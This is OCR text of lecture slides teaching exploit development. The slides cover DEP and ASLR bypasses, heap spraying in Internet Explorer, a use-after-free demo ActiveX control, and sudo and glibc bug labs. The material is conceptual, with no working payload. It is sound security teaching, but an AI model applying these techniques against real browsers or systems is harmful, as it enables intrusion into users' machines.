
UseAfterFree.ocx

UseAfterFreeDemo.ocx


- ActiveX Control for IE that shows the simplest use-after-free vulnerability
- Exposes a single method, crash()

UseAfterFree.ocx


Remember to run the command as Administrator!



UseAfterFree.ocx



UseAfterFree.ocx




Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

- Recap
- **ASLR and Browser Exploitation**
- The Heap
- Heap Spraying

Dealing with ASLR

With ASLR enabled, we no longer know any addresses



Dealing with ASLR

- Addresses are now random

If we bruteforce them, how many times does a user need to visit a page before the expoit works?

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

- Recap
- ASLR and Browser Exploitation
- **The Heap**
- Heap Spraying

The Heap

Dynamic memory allocation, global variables

- One default process heap
- malloc/new (HeapAlloc)
- free/delete (HeapFree)

Debugging the heap

- Problematic
- Heap corruption may cause a crash at a very different location
- Note: Release vs debug build
- Note: Running under a debugger
  - Disable with _NO_DEBUG_HEAP=1

Internet Explorer Heap allocations

- Three main places
- MSHTML.DLL – Allocates HTML objects on the **default process heap**
- JSCRIPT.DLL – Allocates strings on the **default process heap**
- ActiveX controls – Allocates memory from the **default process heap**

Contents

- Exploit Mitigation Techniques
  - DEP/NX/W^X
  - Demo - Ret2LibC/Stack Pivot
  - ASLR
- Heap Spray on IE
  - Demo
- Labs
  - Sudo format string
  - Glibc integer overflow

- Recap
- ASLR and Browser Exploitation
- The Heap
- **Heap Spraying**


Heap Spraying

- Allows us to bypass ASLR
- Mainly talked about in browser exploits – not limited to this
- Mainly talked about regarding JavaScript – not limited to this

Heap Spraying

- ASLR randomises the start address of our payload
- BUT the heap is relatively deterministic
- The heap will grow between two locations
- So....Let's pick a point

Heap Spraying




Heap Spraying

Heap Spraying

- Making heap allocations
  - JavaScript
  - VisualBasic Script
  - ActiveX controls
  - HTML Elements
  - Images

Heap Spraying



Heap Spraying

- Not quite as easy as that
- JavaScript string allocations use the COM BSTR string object – Unicode and includes a header
- Allocations may be smaller than heap chunk size

Use-after-free

Heap Spraying

```
var s = “Heap-Fu!”
```

BSTR String Object

```
4-bytes size       /   Unicode String  => "Heap-Fu!"                  /   00 00 Trailer

-------------------------------------------------------------------------------------

10 00 00 00        /  48 00 65 00 61 00 70 00 2d 00 46 00 75 00 21 00   /   00 00
```

